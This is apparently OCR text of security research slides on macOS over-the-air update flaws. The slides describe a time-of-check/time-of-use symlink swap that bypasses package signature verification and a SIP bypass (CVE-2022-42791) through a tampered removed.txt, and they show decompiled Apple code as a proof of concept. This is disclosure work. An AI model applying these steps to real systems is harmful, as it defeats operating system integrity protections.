
payload.bom SHA1 value

Public key from system PEM

.signature file content

Bypass the Signature Verification

The Issue (Time-Of-Check, Time-Of-Use)



Bypass the Signature Verification

Third Attempt


- Copy the original payload.bom to /tmp
- Monitor the logs, replace the payload.bom with a symlink (/tmp/payload.bom) as soon as the keyword "Moving file" is detected.
- The symlink (/tmp/payload.bom) is successfully moved to the final trusted location!
- Fake the BOM file (/tmp/payload.bom) after passing the function verify_package_signature
- Now all items in the OTA package can be tampered with!

What can we do after bypassing the signature verification?

CVE-2022-42791

Exploit 1 - SIP bypass

- **ParallelPatchRemoveFiles** reads the file **removed.txt** in the OTA package and removes all items specified in the file
- Modifying the **removed.txt** can get a primitive to remove arbitrary SIP-protected paths
- Works on all Mac platforms (Even Intel Mac with the T2 Chip and Apple Silicon Mac)
- PoC



```
  if ( !(unsigned int)concatPath(__dst, 0x400uLL, v36, "removed.txt")
    && !(unsigned int)concatPath(__filename, 0x400uLL, v37, "usr/share/firmlinks") )
  {
    if ( *(int *)a1 > 0 )
    {
      fwrite("ParallelPatchRemoveFiles\n", 0x19uLL, 1uLL, __stderrp);
      fprintf(__stderrp, "  targetDir: %s\n", v37);
      fprintf(__stderrp, "  assetsDir: %s\n", v36);
      v4 = "yes";
      if ( (*(_BYTE *)(a1 + 4) & 1) == 0 )
        v4 = "no";
      fprintf(__stderrp, "  keepAssets: %s\n", v4);
    }
    v30 = a1;
    v5 = fopen(__filename, "r");
    if...
    LOBYTE(v5) = 1;
    v3 = 1;
    LODWORD(v29) = 0;
    while ( 1 )
    {
      v28 = (int)v5;
      v11 = fopen(__dst, "r");
      if ( !v11 )
        break;
      v12 = v11;
      if ( fgets(line, 1024, v11) )
      {
        v13 = v3;
        while ( 1 )
        {
          v14 = strlen(line);
          if ( v14 && line[v14 - 1] == 10 )
            v32[v14 + 2047] = 0;
          v3 = 0;
          if ( (unsigned int)concatPath(v32, 0x400uLL, v37, line) )
            goto LABEL_46;
          if ( lstat_INODE64(v32, &v31) )
            goto LABEL_45;
          v15 = v31.st_mode & 0xF000;
          if ( !((unsigned __int8)v29 & 1 | (v15 == 40960)) )
            goto LABEL_45;
          if ( (unsigned __int16)v15 == 0x8000 || (unsigned __int16)v15 == 40960 )
          {
            if ( *(int *)v30 >= 2 )
              fprintf(__stderrp, "unlink(%s)\n", v32);
            v3 = v13;
            if ( unlink(v32) )
            {
00168C26 _ParallelPatchRemoveFiles:78 (164C26)
```

Want More!


Can I hijack the new OS kernel?

The Challenge

SSV (Signed System Volume)

- Introduced in macOS Big Sur
- Isolated, read-only system volume
- Cryptographic signature
- Provide a high level of security against malware and tampering with the OS

`diskutil apfs list`



```
+-> Volume disk1s4 F0374796-13D2-4A69-B415-3BC4FE214D57
|   ---------------------------------------------------
|   APFS Volume Disk (Role):   disk1s4 (System)
|   Name:                      MBP (Case-insensitive)
|   Mount Point:               Not Mounted
|   Capacity Consumed:         9167175680 B (9.2 GB)
|   Sealed:                    Yes
|   FileVault:                 No (Encrypted at rest)
|   |
|   Snapshot:                  2648D3EB-C7F1-4D82-9D8F-CA358250E099
|   Snapshot Disk:             disk1s4s1
|   Snapshot Mount Point:      /
|   Snapshot Sealed:           Yes
|
```

[What is a signed system volume?](#)
[Signed system volume security in iOS, iPadOS and macOS](#)

How does the OTA Update Process update the OS kernel?

Under The Hood

SSV Update

- **/System/Volumes/Update/mnt1** -> A snapshot volume of the current OS
- All patches are applied to the snapshot
- Update the seal value and boot the new OS
- Revert to the old snapshot if the update fails

Under The Hood

